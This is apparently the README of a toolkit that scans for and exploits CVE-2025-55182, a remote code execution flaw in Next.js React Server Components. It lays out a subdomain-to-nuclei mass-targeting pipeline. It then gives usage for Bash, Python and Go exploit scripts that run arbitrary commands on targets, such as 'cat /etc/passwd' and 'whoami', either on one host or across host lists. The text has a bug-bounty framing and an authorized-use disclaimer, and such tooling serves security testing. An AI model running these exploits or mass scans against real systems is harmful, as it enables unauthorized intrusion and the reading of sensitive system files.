
Multi-language scanner for CVE-2025-55182 RCE in Next.js React Server Components, with single/mass scanning modes and integrated bug bounty reconnaissance workflow.

A comprehensive toolkit for detecting and exploiting CVE-2025-55182, a Critical Remote Code Execution vulnerability in Next.js applications using React Server Components.
This repository features a unified Bash scanner (Single & Mass mode), Python/Go implementations, and a bug bounty reconnaissance workflow.
For mass hunting on wildcard domains, use this pipeline to filter targets before scanning:
# 1. Enumerate subdomains
subfinder -dL wildcards.txt -all -recursive > subs.txt

# 2. Filter for live hosts
httpx -l subs.txt -o live.txt

# 3. Pre-scan detection using Nuclei (optional)
nuclei -l live.txt -t CVE-2025-55182.yaml -o final.txt


The scanner.sh script supports single target scans and mass scanning from a file list.
chmod +x scanner.sh
Best for verifying a specific target with verbose output.
# Basic check (defaults to "id")
./scanner.sh -d example.com

# Execute custom command
./scanner.sh -d https://target.com -c "cat /etc/passwd"
Efficiently scans a list of URLs and saves vulnerable hosts to a file.
# Scan a list of URLs
./scanner.sh -l live.txt -c "whoami"

# Custom output file
./scanner.sh -l live.txt -o my_bounty.txt
| Flag | Description |
|---|---|
-d, --domain | Single target URL |
-l, --list | File containing list of URLs |
-c, --command | Command to execute (default: id) |
-o, --output | Output file for vulnerable hosts (default: vulnerable_hosts.txt) |
Use this if you encounter issues with Bash escaping special characters.
pip install requests
python3 python/exploit.py -u http://target.com -c "uname -a"
High performance, minimal dependencies.
go run go/main.go -u http://target.com -c "id"
cd go
go build -o cve-scanner main.go
./cve-scanner -u http://target.com
This tool is for educational purposes and authorized security testing only. Unauthorized usage is strictly illegal. The developer assumes no liability for misuse or damages caused by this program.
NVD CVE Detail: https://nvd.nist.gov/vuln/detail/CVE-2025-55182
React Security Advisory (React Server Components vulnerability): https://react.dev/blog/2025/12/03/critical-security-vulnerability-in-react-server-components
ProjectDiscovery Nuclei Template: https://cloud.projectdiscovery.io/library/CVE-2025-55182

